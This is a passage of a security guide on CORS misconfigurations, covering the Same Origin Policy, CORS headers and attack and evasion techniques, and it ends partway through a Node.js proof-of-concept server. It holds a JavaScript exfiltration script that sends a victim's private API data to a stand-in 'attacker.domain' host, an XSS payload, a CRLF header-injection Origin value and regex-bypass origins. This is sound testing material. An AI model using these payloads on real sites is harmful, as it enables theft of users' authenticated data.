BEDEFENDED

application and cloud security

# The Complete Guide to CORS (In)Security

—

Author: Davide Danelon ( @TwiceDi)

Version: 1.1 - January 2020

Table of Content


1 _ INTRODUCTION . . . . 4

1.1 • WHO SHOULD READ THIS ARTICLE? _ . . . . 4

2 _ CROSS-ORIGIN RESOURCE SHARING (CORS) . . . . 5

2.1 • SAME ORIGIN POLICY _ . . . . 5

2.2 • THE CORS ADVENT _ . . . . 6

2.2.1 Credentials . . . . 7

2.2.2 Preflight request . . . . 7

2.2.3 Allowing multiple origins . . . . 8

2.2.4 Other headers involved . . . . 8

3 _ ATTACKING TECHNIQUES . . . . 9

3.1 • PROCESS _ . . . . 9

3.1.1 Identification . . . . 9

3.1.2 Analysis . . . . 10

3.1.3 Exploitation . . . . 10

3.2 • EXPLOITING WITH CREDENTIALS _ . . . . 10

3.2.1 Exfiltrate user's data . . . . 11

3.3 • EXPLOITING WITHOUT CREDENTIALS _ . . . . 12

3.3.1 Bypass IP-based authentication . . . . 13

3.3.2 Client-Side cache poisoning . . . . 13

3.3.3 Server-side cache poisoning . . . . 14

3.4 • EVASION TECHNIQUES _ . . . . 15

3.4.1 The Null origin . . . . 15

3.4.2 Using the target as subdomain . . . . 15

3.4.3 Registering a domain ending with the same name . . . . 16

3.4.4 Controlling a subdomain of the target . . . . 16

3.4.5 Third party domains . . . . 16

3.4.6 Using special characters . . . . 17

3.4.7 Using insecure protocol . . . . 20

3.4.8 Using the browser cache . . . . 21

4 _ DEFENSIVE TECHNIQUES . . . . 22

4.1 • GENERAL GUIDELINES _ . . . . 22

4.1.1 Avoid if not necessary . . . . 22

4.1.2 Define whitelist . . . . 22

4.1.3 Allow only secure protocols ........ 22
4.1.4 Configure Vary header ........ 22
4.1.5 Avoid credentials if not necessary ........ 22
4.1.6 Limit allowed methods ........ 23
4.1.7 Limit caching period ........ 23
4.1.8 Configure headers only when needed ........ 23
4.2 · CONFIGURATIONS AND IMPLEMENTATIONS _ ........ 23
5 _ REFERENCES ........ 25

# 1 _ INTRODUCTION

This guide aims to collect all the techniques, from the basics to the advanced ones, to attack and protect Cross-Origin Resource Sharing (CORS).

## 1.1 · Who should read this article? _

This guide is directed to everyone: web administrators, developers, penetration testers, bug bounty hunters, and more in general to security professionals.

Inside this guide the reader will find:

- A brief introduction to the Same Origin Policy and Cross-Origin Resource Sharing (CORS)
- Main techniques, from basic to advanced ones, to attack an application with CORS enabled
- General guidelines to implement CORS securely

# 2 _ CROSS-ORIGIN RESOURCE SHARING (CORS)

The Cross-Origin Resource Sharing (CORS) is a mechanism to relax the Same Origin Policy and it allows to enable communication between websites, served on different domains, via browsers.

## 2.1 · Same Origin Policy _

The Same Origin Policy (SOP) is an important concept in application security that involves a large group of client-side scripting languages, such as JavaScript.

The SOP rule allows scripts running in pages that come from the same site (same origin) to access methods and properties of other scripts without particular restrictions, while preventing access to most of the methods and properties between pages from different sites (different origin).

This mechanism has a particular importance for modern web applications, since they depend extensively on HTTP cookies to keep authenticated user sessions, and servers decide whether to send confidential information to the client based on session cookies.

A strict separation between contents coming from unrelated websites (origins) must be guaranteed by the client (e.g. browser) to prevent the loss of data integrity and confidentiality.

The term "origin" is defined using the:


- domain name,
- application protocol,
- TCP port.

Two resources are considered to have the same origin if and only if all the preceding three values are exactly the same.

To better explain the concept, the following table shows the results of the control of the Same Origin Policy with respect to the URL "http://www.example.com/dir/page.html".

| Verified URL | Result | Reason |
|---|---|---|
| http://www.example.com/dir/page.html | Success | Same domain, protocol and host |
| http://www.example.com/dir2/other.html | Success | Same domain, protocol and host |
| http://www.example.com:81/dir/other.html | Fail | Different port |
| https://www.example.com/dir/other.html | Fail | Different protocol |
| http://en.example.com/dir/other.html | Fail | Different host |
| http://example.com/dir/other.html | Fail | Different host |
| http://v2.www.example.com/dir/other.html | Fail | Different host |

The following image shows what happens in a normal situation when a malicious script sends a request and the CORS is not enabled.




## 2.2 • The CORS advent _

The Same-Origin Policy (SOP) might be too restrictive for large applications that use, for example, multiple subdomains.

There are a number of techniques for relaxing the SOP in a controlled manner. One of these techniques is the Cross-Origin Resource Sharing (CORS).

CORS is a mechanism that, through the configuration of additional HTTP headers, tells the browser that a request, generated by a web application running at origin "A", has the permission to access the selected resource, served on origin "B". The definition of "Origin" and "Cross-Origin" requests are the same described previously.

The CORS standard defines a set of HTTP headers to qualify the conditions in which the cross-origin requests are allowed. Although validation and authorization can (and it is advisable to) be performed by the server, it is the browser's responsibility to support these headers and ensure the restrictions they impose.


In particular the main header involved is the "Access-Control-Allow-Origin":

```
Access-Control-Allow-Origin: https://example.com
```

This header allows the listed origin to make visitors' web browsers send cross-domain requests to the server and read the responses—something the Same Origin Policy would normally prevent.

By default, without the "Access-Control-Allow-Credentials" header (described below), this request will be issued without credentials (cookies or HTTP Authentication data), so it cannot be used to steal private user-specific information.

The following image shows a simple CORS request flow:




### 2.2.1 CREDENTIALS

Servers can also notify clients whether "credentials" (both Cookies and HTTP Authentication data) should be sent with requests.

This is done through the "Access-Control-Allow-Credentials" header that, if set to "true" by the server, allows the browser to send authenticated requests to the target handler.

### 2.2.2 PREFLIGHT REQUEST

For requests that can modify data (usually HTTP methods other than GET), the specification mandates the browsers to send a "preflight" request.

A CORS preflight has the goal to verify if the CORS protocol is understood. It consists of an OPTION request with the following three headers:

* "Access-Control-Request-Method",
* "Access-Control-Request-Headers"

* "Origin".

This request is automatically sent by the browser when needed. Therefore, in normal cases, front-end developers are not required to specify such requests themselves.

If the request is allowed from the server the browser sends the actual request with the desired HTTP request method.

### 2.2.3 ALLOWING MULTIPLE ORIGINS

The specification suggests to simply define a list of allowed origins separated by a space, for example:

```
Access-Control-Allow-Origin: https://example1.com https://example2.com
```

However, no browser currently supports this syntax.

Using a wildcard to trust all subdomains is not working, for example:

```
Access-Control-Allow-Origin: *.example1.com
```

The only wildcard origin that is currently supported is the following:

```
Access-Control-Allow-Origin: *
```

Despite the wildcard being supported by the browser, it cannot be used with the credentials flag set to true. Consider the following headers configuration:

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
```

The browser will probably show an exception since, when responding to a request with credentials, the server must specify a single domain and therefore cannot use the wildcard. Put simply the use of the wildcard effectively disables the "Access-Control-Allow-Credentials" header.

The results of these limitations and behaviours is that many CORS implementations generate the "Access-Control-Allow-Origin" header based on the user-supplied "Origin" header value.

### 2.2.4 OTHER HEADERS INVOLVED

There are other headers involved in the CORS configuration, one of these is the "Vary" header.

Under the "Implementation Considerations" section of the CORS specification it is indicated to specify the "Vary: Origin" header whenever the "Access-Control-Allow-Origin" header is dynamically generated.

This header indicates to clients that server responses will differ based on the value of the "Origin" request header. If this header is not set, in certain circumstances, it can allow exploitation by some attacks, as described in the following section.

# 3 _ ATTACKING TECHNIQUES

This section focuses on providing to application security testing professionals a guide to assist in CORS security testing.

## 3.1 • Process _

The process for testing CORS misconfiguration can be divided in three phases:

1. Identification
2. Analysis
3. Exploitation

### 3.1.1 IDENTIFICATION

First, when testing CORS security flaws one must find handlers for which the CORS is enabled.

APIs are a good candidate since very often they have to be contacted from different origins. Therefore, the information gathering and the enumeration of the exposed handlers are, as always, a fundamental phase.

Usually servers configure CORS headers only if they receive a request containing the "Origin" header, thus it could be easy to miss this type of vulnerabilities.

Otherwise, if the responses received from the server contain any "Access-Control-*" headers, but no origin is declared, it is possible that the server will generate the header based on the "Origin" input.

Therefore, after mapping the candidates' handler it is possible to send requests with the "Origin" header set. The tester should try with different "Origin" values, such as the original domain name or "null". In this phase it could be useful to use some scripts to automate the process.

For example:

```
GET /handler_to_test HTTP/1.1
Host: target.domain
Origin: https://target.domain
Connection: close
```

Then inspect the server response to see if it contains the "Access-Control-Allow-*" headers.

```
HTTP/1.1 200 OK
…
Access-control-allow-credentials: true
Access-control-allow-origin: https://target.domain
…
```

The above response indicates that the application has CORS enabled for that specific handler. Now it is necessary to test the configuration to know if security flaws are presents.

### 3.1.2 ANALYSIS

After having identified the handlers for which the CORS is enabled it is necessary to analyse the configuration to find the right exploiting technique.

In this phase it is possible to start fuzzing the "Origin" header in the HTTP request and then inspect the server response to see if there is some type of control on the allowed domains.

It is important to verify which type of controls are implemented and which headers are returned by the application.

Therefore, the tester should try to resend the preceding request with a different "Origin" header, to see if an attacker-controlled domain is allowed.

```
GET /handler_to_test HTTP/1.1
Host: target.domain
Origin: https://attaker.domain
Connection: close
```

Then inspect the server response to see if it contains the "Access-Control-Allow-*" headers.

```
HTTP/1.1 200 OK
…
Access-control-allow-credentials: true
Access-control-allow-origin: https://attacker.domain
…
```

In the preceding example the headers returned with response above indicates that "attacker.domain" has full access to authenticated content.

### 3.1.3 EXPLOITATION

After having analysed the CORS configuration we are ready to exploit the misconfiguration previously identified.

Sometimes, for example when credentials are not enabled, other prerequisites may be required to exploit the issue. In the following paragraphs some specific exploitation techniques are detailed.

## 3.2 · Exploiting with credentials _

From an attacker's point of view, the best scenario is when the target CORS configuration sets the "Access-Control-Allow-Credentials" header to "true". In this case the attacker can exploit the misconfiguration identified to steal the victim's private and sensitive data.

The following table summarizes the exploitability based on the CORS configuration:

| "Access-Control-Allow-Origin" value | "Access-Control-Allow-Credentials" value | Exploitable |
|---|---|---|
| https://attacker.com | true | **Yes** |
| null | true | **Yes** |
| * | true | **No(*)** |

(*) Exploiting the browser cache, data exfiltration could be sometimes possible (more info in the following paragraphs).

### 3.2.1 EXFILTRATE USER'S DATA

The basic technique to exploit CORS misconfiguration in which the "Access-Control-Allow-Credentials" is set to

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open("get","https://vulnerable.domain/api/private-data",true);
req.withCredentials = true;
req.send();
function reqListener() {
   location="//attacker.domain/log?response="+this.responseText;
};
```

true is to create a JavaScript that sends a CORS request, similar to the following one.

With this code, the attacker is able to steal the data through the "log" handler that receives the response from the vulnerable domain.


When the victim, authenticated on the target application ("vulnerable.domain"), visits the page containing the preceding code, the browser sends the following request to the "vulnerable.domain":

```
GET /api/private-data HTTP/1.1
Host: vulnerable.domain
Origin: https://attacker.domain/
Cookie: JSESSIONID=<redacted>
```

And the application responds with the following:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Access-Control-Allow-Origin: https://attacker.domain
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Access-Control-Allow-Origin,Access-Control-Allow-Credentials
Vary: Origin
Expires: Thu, 01 Jan 1970 12:00:00 GMT
Last-Modified: Wed, 02 May 2018 09:07:07 GMT
Cache-Control: no-store, no-cache, must-revalidate, max-age=0, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: application/json;charset=ISO-8859-1
Date: Wed, 02 May 2018 09:07:07 GMT
Connection: close
Content-Length: 149

{"id":1234567,"name":"Name","surname":"Surname","email":"email@target.local","account":"ACT1234567","balance
":"123456,7","token":"top-secret-string"}
```

Due to the two "Access-Control-Allow-*" headers sent by the server, the victim's browser allows the JavaScript code included into the malicious page to access the private data.




## 3.3 • Exploiting without credentials _

In this case the target application allows the "Origin" with the "Access-Control-Allow-Origin" header but does not allow credentials.

In the following table are summarized the exploitability based on the CORS configuration:

| "Access-Control-Allow-Origin" value | Exploitable |
|---|---|
| https://attacker.com | Yes |
| null | Yes |
| * | Yes |

Without credentials the attack surface is reduced and obviously carry on attacks that require user's cookies become infeasible. Also session fixation attacks are not practicable, since any new cookie set by the application is ignored by the browser.

### 3.3.1 BYPASS IP-BASED AUTHENTICATION

There is an exception if the target, reachable from the victim's network, uses the IP address as authentication method. This scenario could occur with intranet applications that might lack strict authentication controls.

In this case the attacker can exploit the victim's browser as a proxy to access to these applications and bypass the IP-based controls. In terms of impact this is similar to DNS rebinding but easier to exploit.

### 3.3.2 CLIENT-SIDE CACHE POISONING

This configuration could also allow an attacker to exploit other vulnerabilities that may be otherwise not exploitable.

For example, consider an application that reflects inside the response the content of the "X-User" custom header, without doing any input validation on it nor output encoding.

Request:

```
GET /login HTTP/1.1
Host: www.target.local
Origin: https://attacker.domain/
X-User: <svg/onload=alert(1)>
```


Response (note that the "Access-Control-Allow-Origin" is set but the "Access-Control-Allow-Credentials: true" and "Vary: Origin" headers are missing):

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://attacker.domain/
…
Content-Type: text/html
…

Invalid user: <svg/onload=alert(1)>
```

An attacker can exploit this XSS uploading the following JavaScript code on a controlled server and then inducing a victim to navigate on it:

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','http://www.target.local/login',true);
req.setRequestHeader('X-User', '<svg/onload=alert(1)>');
req.send();
function reqListener() {
        location='http://www.target.local/login';
}
```

If the "Vary: Origin" header is not set inside the response, as showed in the preceding example, the victim's browser may store the response in the cache (based on the browser behaviour) and then displays it directly when the browser navigates to the associated URL (and this could be immediately done through a redirect, as showed in the "reqListener()" method).




Without CORS, the preceding flaw is impossible to exploit since there's no way (a part from using Flash) to make victim's browser sends custom header cross-domain but with CORS enabled it is possible to use the "XMLHttpRequest" to do it.

### 3.3.3 SERVER-SIDE CACHE POISONING

Another potential attack exploits the CORS misconfiguration to inject arbitrary HTTP headers, that may be saved in a server-side cache, for example to create a stored XSS.

The prerequisites to exploit this attack are the following:

* Presence of a server-side caching
* Reflection of the "Origin" header
* No checks against illegal chars like "\r", inside the "Origin" header

With the preceding prerequisites, James Kettle showed the possibility to exploit an HTTP header injection vulnerability against IE/Edge victims (since they use "\r" (0x0d) as a valid HTTP header terminator).

Request:

```
GET / HTTP/1.1
Origin: z[0x0d]Content-Type: text/html; charset=UTF-7
```

Response parsed by IE:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: z
Content-Type: text/html; charset=UTF-7
```

The preceding request isn't directly exploitable since there is no way for an attacker to make the victim's browser send the preceding malformed header.

If the attacker sends the preceding request with the malformed "Origin" header, for example with a proxy or from command line, then the server may cache the response and serve it to other people.

In the preceding example the payload will change the page's character set to "UTF-7", which is notoriously useful for creating XSS vulnerabilities.

## 3.4 · Evasion Techniques _

Sometimes it is necessary to allow different domains or all subdomains, therefore developers could use regular expression or other methods to verify the validity.

The following section lists a series of "origins" that can be used to bypass certain validation controls implemented to verify the validity of the "Origin" header.

For the following example the target domain is a generic "target.local".

### 3.4.1 THE NULL ORIGIN

The CORS specification mentions also the "null" origin. This origin is triggered for example by redirects or from local HTML files.

The target application may accept the "null" origin, and this could be exploited by testers (or attackers), since any website can easily obtain the "null" origin using a sandboxed iframe:

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" src='data:text/html,<script>**CORS request here**</script>'></iframe>
```

Using the preceding iframe a request similar to the following one is generated:

```
GET /handler
Host: target.local
Origin: null
```

And if the target accepts the "null" origin it returns a response similar to the following:

```
HTTP/1.1 200 OK
Acess-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
```

This particular misconfiguration is quite common so it is convenient to always try it.

### 3.4.2 USING THE TARGET AS SUBDOMAIN

If the target application only checks if the string "target.local" is present inside the "Origin" header received, it is possible to create a subdomain on a controlled domain.

In this way the request generated from the JavaScript code will contains the following "Origin" header:

```
Origin: https://target.local.attacker.domain
```

### 3.4.3 REGISTERING A DOMAIN ENDING WITH THE SAME NAME

Suppose the target application implements the following regex to validate the "Origin" header:

```
^https?:\/\/.*\.?target\.local$
```

This regex contains a problem that could cause the CORS configuration to be vulnerable. The following table breaks down the regex:

| Part | Description |
|---|---|
| .* | any characters except for line terminators |
| \. | a dot |
| ? | a quantifier, in this case matches "." either zero or one times. |

The "?" quantifier only affects the "." character, therefore any character is permitted before the string "target.local", regardless of whether there is a dot separating them.

Thus, to bypass the control an attacker can use any origin that ends with the target domain (in this case "target.local"), for example:

```
Origin: https://nottarget.local
```

To exploit this vulnerability the attacker can register a new domain ending with the target domain name.

### 3.4.4 CONTROLLING A SUBDOMAIN OF THE TARGET

Now suppose the target application implements the following regex to validate the "Origin" header:

```
^https?:\/\/(.*\.)?target\.local$
```

It allows cross-domain access from "target.local" and any subdomain (from both HTTP or HTTPS protocol).

In this if the attacker is able to control a valid subdomain of the target (e.g. "subdomain.target.local") for example exploiting a subdomain takeover or if there is an XSS vulnerability on it, the attacker can use it to generate a valid CORS request.

### 3.4.5 THIRD PARTY DOMAINS

Sometimes third-party domains have to be allowed to make requests. If attackers are able to upload JavaScript on these domains they can carry on an attack.

An example of this is represented by the Amazon S3 buckets that may be sometimes allowed. If the target application uses Amazon services it may be possible that S3 buckets are allowed to make requests.

In this case, the attacker can host the malicious page on a controlled S3 bucket.

### 3.4.6 USING SPECIAL CHARACTERS

An interesting research done recently by Corban Leo showed the possibility to bypass some controls implemented incorrectly using special characters inside the domain name.

This research showed the possibility to exploit special characters only with the Safari browser. However, we performed an in-depth analysis showing that a subset of these special characters can also be used on other browsers.

This evasion technique exploits the fact that browsers do not always validate domain names before making requests. Therefore, if some special characters are used, the browser may currently submit requests without previously verifying if the domain name is valid and existent.

Suppose that the target application implements the following regular expression to validate the "Origin" header:

```
^https?:\/\/(.*\.)?target.local([^\.\-a-zA-Z0-9]+.*)?
```


The intent of the preceding regular expression is likely to allow cross-domain access from all subdomains of "target.local" and from any ports on those subdomains.

A breakdown of the regular expression:


| Part | Description |
|---|---|
| [^\.\-a-zA-Z0-9] | any character(s) except the following: "." "-" "a-z" "A-Z" "0-9" |
| + | a quantifier, matches preceding chars one or more times |
| .* | any character(s) except for line terminators |

This regex prevents access to domains like the ones in the previous examples, therefore the preceding bypass techniques won't work (except if controlling a legitimate subdomain).

The following screenshot shows that no "Access-Control-Allow-Origin" (ACAO) and "Access-Control-Allow-Crendentials" (ACAC) headers are set (using for example one of the preceding evasion technique):




Since the regex matches against alphanumeric ASCII characters and "." "-", every other special characters after "target.local" would be trusted:




Note: the use of the preceding domain (with the "{" char) is currently supported only by Safari browser but, if the regex implemented on the target application trusts other special chars, it is possible to use it to exploit CORS misconfiguration also on other browsers.

The following table contains the special characters list with the current "compatibility" of each browser tested (note: only special characters allowed at least by one browser have been included).

| Special Chars | Chrome (v 79.0.3945) | Edge (v 44.18362.449) | Firefox (v 72.0.2) | Internet Explorer (v 11) | Safari (v 13.0.4) |
|---|---|---|---|---|---|
| ! | No | No | No | No | Yes |
| = | No | No | No | No | Yes |
| $ | No | No | Yes | No | Yes |
| & | No | No | No | No | Yes |
| ' | No | No | No | No | Yes |
| ( | No | No | No | No | Yes |
| ) | No | No | No | No | Yes |
| * | No | No | No | No | Yes |
| + | No | No | Yes | No | Yes |
| , | No | No | No | No | Yes |
| - | Yes | No | Yes | Yes | Yes |
| ; | No | No | No | No | Yes |
| ^ | No | No | No | No | Yes |
| _ | No | Yes | Yes | Yes | Yes |
| ` | No | No | No | No | Yes |
| { | No | No | No | No | Yes |
| \| | No | No | No | No | Yes |
| } | No | No | No | No | Yes |
| ~ | No | No | No | No | Yes |

The prerequisites to exploit this are:

* A domain with a wildcard DNS record pointing it to your server.
* NodeJS: since Apache and Nginx (right out of the box) also do not accept special characters

Create a serve.js file:

```
var http = require('http');
var url  = require('url');
var fs   = require('fs');
var port = 80

http.createServer(function(req, res) {
    if (req.url == '/cors-poc') {
        fs.readFile('cors.html', function(err, data) {
            res.writeHead(200, {'Content-Type':'text/html'});
            res.write(data);
            res.end();
        });
    } else {
        res.writeHead(200, {'Content-Type':'text/html'});
        res.write('never gonna give you up...');
        res.end();
    }
}).listen(port, '0.0.0.0');
